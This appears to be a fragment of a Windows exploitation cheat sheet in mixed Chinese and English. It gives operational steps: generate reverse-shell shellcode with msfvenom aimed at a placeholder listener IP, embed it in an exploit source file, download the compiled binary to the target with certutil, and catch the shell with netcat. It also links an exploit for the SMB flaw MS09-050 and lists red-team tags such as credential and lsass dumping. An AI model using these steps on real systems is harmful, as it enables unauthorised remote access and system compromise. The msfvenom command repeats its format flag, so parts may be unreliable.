前提条件:需要 visual studio 来编译 exploit.cpp
```
1. Generate shellcode bytes with msfvenom.
msfvenom -p windows/x64/shell_reverse_tcp LHOST=[MYREVSHELLLISTENERIP] LPORT=[PORT] -f dll -f csharp
2. Replace line 204 onwards of exploit.cpp with the malicious shellcode bytes.
3. Compile with Visual Studio.
4. Use certutil to download the compiled exploit, start netcat listener and execute the exploit.
```
## 🔻SMB - MS09-050 - CVE-2009-3103
在此处检查漏洞利用:https://github.com/Kiosec/Windows-Exploitation/tree/main/Exploits/MS09-050
标签:AI合规, BloodHound, Conpot, CTF学习, Lazagne, lsass转储, PE 加载器, SAM数据库, Seatbelt, StruQ, Web报告查看器, Windows安全, 内网渗透, 内部枚举, 凭据收集, 凭据转储, 协议分析, 嗅探欺骗, 密码抓取, 提权漏洞, 数据包嗅探, 数据展示, 无线安全, 权限提升, 权限维持, 模拟器, 横向移动, 注册表安全, 白盒审计, 红队, 编程规范, 逆向工具